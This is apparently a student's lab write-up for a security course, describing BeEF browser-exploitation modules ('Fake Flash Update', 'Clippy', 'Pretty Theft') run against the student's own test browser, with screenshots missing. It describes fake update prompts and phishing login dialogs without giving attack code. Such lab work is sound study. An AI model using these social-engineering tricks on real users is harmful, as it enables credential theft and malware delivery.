
I executed the “Fake Flash Update” command with the “Custom Payload URI” argument set to <https://scx2.b-cdn.net/gfx/news/2018/hack.jpg>:



Once the command had executed, a Flash upgrade “window” suddenly appeared on the victim browser page (here my victim browser is Google Chrome):



When I clicked on the Flash upgrade “window”, my browser opened <https://scx2.b-cdn.net/gfx/news/2018/hack.jpg> in a new tab:




I also ran this command again with the default “Custom Payload URI” argument, which caused by browser to automatically download <https://github.com/beefproject/beef/archive/master.zip>. Therefore, an attacker could use this exploit to trick someone into downloading an executable.

For this command, BeEF doesn’t display any command results.


**Question 7**

I performed this attack my using the “Clippy” BeEF command.


Here is what was displayed in the victim browser:



If I press Yes:




And then I see this result in the BeEF control panel:



**Question 8**

I performed this attack using the “Pretty Theft” BeEF command. After I had executed the command, I saw this in my browser window:



I entered an email of “foo” and a password of “bar”, and pressed “Log in”. The command result in the BeEF control panel was the following:

